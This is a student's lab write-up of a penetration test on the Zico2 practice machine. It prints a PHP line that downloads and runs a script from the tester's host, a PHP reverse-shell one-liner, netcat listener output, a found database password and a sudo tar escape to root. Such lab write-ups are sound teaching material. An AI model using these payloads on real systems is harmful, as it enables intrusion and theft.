Pentest of Zico2 Machine

Overview


In this lab we are to find the IP address of the Zico machine and then attempt to gain access to it. After access is granted, we will then try to escalate the privileges to gain a stronger hold on the machine.

Pentest Outcome

Step 1 Reconnaissance


T1595 (active scanning)

The first thing we had to do was do a scan to discover the ip address of the Zico machine. This allows us to direct our attacks and along with seeing the ports that allow communication into the machine. Those results are shown below.



```
—(kali㉿kali)-[~]
─$ nmap -sV 192.168.56.102/24
tarting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 18:35 EDT
map scan report for 192.168.56.102
ost is up (0.000038s latency).
ll 1000 scanned ports on 192.168.56.102 are in ignored states.
ot shown: 1000 closed tcp ports (conn-refused)

map scan report for 192.168.56.104
ost is up (0.072s latency).
ot shown: 997 closed tcp ports (conn-refused)
ORT     STATE SERVICE VERSION
2/tcp   open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protoco
 2.0)
0/tcp   open  http    Apache httpd 2.2.22 ((Ubuntu))
11/tcp open  rpcbind 2-4 (RPC #100000)
ervice Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

ervice detection performed. Please report any incorrect results at https://n
ap.org/submit/ .
map done: 256 IP addresses (2 hosts up) scanned in 26.48 seconds
```

Following this we can now further our scanning efforts to gain more information about what is happening on the ports. To accomplish this, we used a tool called feroxbuster. This tool enumerates resources of a web application looking for different directories, files, and resources as well. From this scan we found that there is a directory for dbadmin that also contains a php file.



```
8.56.104/dbadmin ⇒ http://192.168.56.104/dbadmin/
200      GET      484l      956w    11297c http://192.16
8.56.104/dbadmin/test_db.php
```

Step 2 Initial Access


T1190 (Exploit Public-Facing Application)

After going to our web browser and enter the path found, we find the the php file shown in our scan. After clicking on the file it leads us into a login page, which after doing a breif google search tells us what the default username and password is, we are able to gain access to the database for the dbadmin.

Step 3 Execution

T1203 (Exploitation for Client Execution)

Know that we hace access to make changes to the data base we will add in a new one, in this case we will just use hack.php, although a real threat actor would not use an obvious name. Next we create a new table that has PHP script that will tell the machine to go out and connect to our kali machine and download a file php file from that machine. Here is what that looks like.



/usr/databases/hack.php → test


[rw] /usr/databases/hack.php
[rw] /usr/databases/test_users

/usr/databases/hack.php
[table] test

			Column #	Field	Type	Not Null	Default Value	Primary Key
☐	edit	delete	0	<?php system("wget http://192.168.56.102/shell.php -O /tmp/shell.php; php /tmp/shell.php"); ?>	INTEGER	no		no

Query used to create this table
CREATE TABLE 'test' ('<?php system("wget http://192.168.56.102/shell.php -O /tmp/shell.php; php /tmp/shell.php"); ?>' INTEGER)

After that script is created we then need to go to our kali machine a write the php file to be downloaded with more script that when executed will attempt to reach out to are kali machine and establish a reverse connection to it. We named the file shell.php and then read the file to make sure the script was correct.



```
┌──(kali㉿kali)-[~]
└─$ cat shell.php
<?php $sock=fsockopen("192.168.56.102",9001); exec("/bin/sh -i <&3 >&3 2>&3");?>
```

Step 4 Persistence

T1491 (Non-Standard Port)

Now that we have the main setup down, we begin setup up our kali machine to process the scripts created. The first step of this process is to set up a listener, something that continually checks for outside source trying to connect with the machine, that will receive the reverse connection. The second is having kali host a HTTP server that allows other machines access to the files on the kali machine through a website.

Step 5 Privilege Escalation


T1068 (Exploitation for Privilege Escalation)

Now we must execute the php code that we injected onto the webserver to download and run the shell.php file. We do this by running exploiting an LFI vulnerability which directs the machine to the hack.php database that we created and run the php code inside the table.


Step 6 Command and Control

T1071 (Application Layer Protocol)

Once this begins, we can see the webserver being accessed by the Zico machine and then after the Zico machine runs the shell.php our kali machine show a connection being made to it. These connections being made are shown below.



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
 ...
192.168.56.1 - - [26/Sep/2024 18:42:53] "GET / HTTP/
1.1" 200 -
192.168.56.1 - - [26/Sep/2024 18:42:53] code 404, me
ssage File not found
192.168.56.1 - - [26/Sep/2024 18:42:53] "GET /favico
n.ico HTTP/1.1" 404 -
192.168.56.1 - - [26/Sep/2024 18:43:07] "GET /shell.
php HTTP/1.1" 200 -
192.168.56.104 - - [26/Sep/2024 19:03:30] "GET /shel
l.php HTTP/1.1" 200 -
192.168.56.104 - - [26/Sep/2024 19:04:14] "GET /shel
l.php HTTP/1.1" 200 -
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.
56.104] 56612
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Step 7 (Privilege Escalation)

T1044 (File and Directory Permissions Modification)

Now that we have access to the machine itself, we can begin looking through files and directories for more info to exploit the machine. While doing this search in a local file we find info on a username and password that was saved in the machine.




```
// ** MySQL settings - You can get this info from yo
ur web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');

/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
```

Now we can use this information to gain greater privileges and a more secure connection to the machine by connecting with ssh (secure shell) using the found credentials that we found earlier. Once the connection is made, we want to see if the user we are using has any sudo (privileges to make higher changes on a system) privileges that can then give us greater access to the machine.

Step 8 Privilege Escalation


T1068 (Exploitation for Privilege Escalation)

When running the command sudo -l this gives us a list of what sudo privileges that user zico has on that machine.



```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
```

From that command we can see the user has permission to run sudo commands for tar and zip directories. With this information we can research exploits to elevate our privileges to root. This website https://gtfobins.github.io/# give multiple exploits to accomplish our desire task. This time we focus on the one the targets the tar sudo privileges. In the image below we run the exploit command and as we can see are now using the root account for the machine.



```
$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# 
```

Conclusion

After performing this test there are a few things that I learned. The first being that when mapping out an attack using MITRE not all attacks follow every single step, that they can be changed in progression and will likely be done multiple times throughout the attack. The second lesson learned was the importance of research. Knowing where to look for exploits makes the work go much faster and will help provide enlightenment on steps you should take and things to look for when attacking a machine.

There were a few things that I stumbled on throughout the project, most of them being simple things. The first obstacle was setting up my VM's network correctly. The second was mostly just syntax errors. When writing the path for the LFI vulnerability I forgotten words and that messed up command execution. To overcome these challenges, I relooked at each step and double checked my work. Once that didn't help some of the situations I reached out to my teacher for further guidance and was shown different ways to check my work. Some of these things were running the paths directly and then comparing them to the actual path.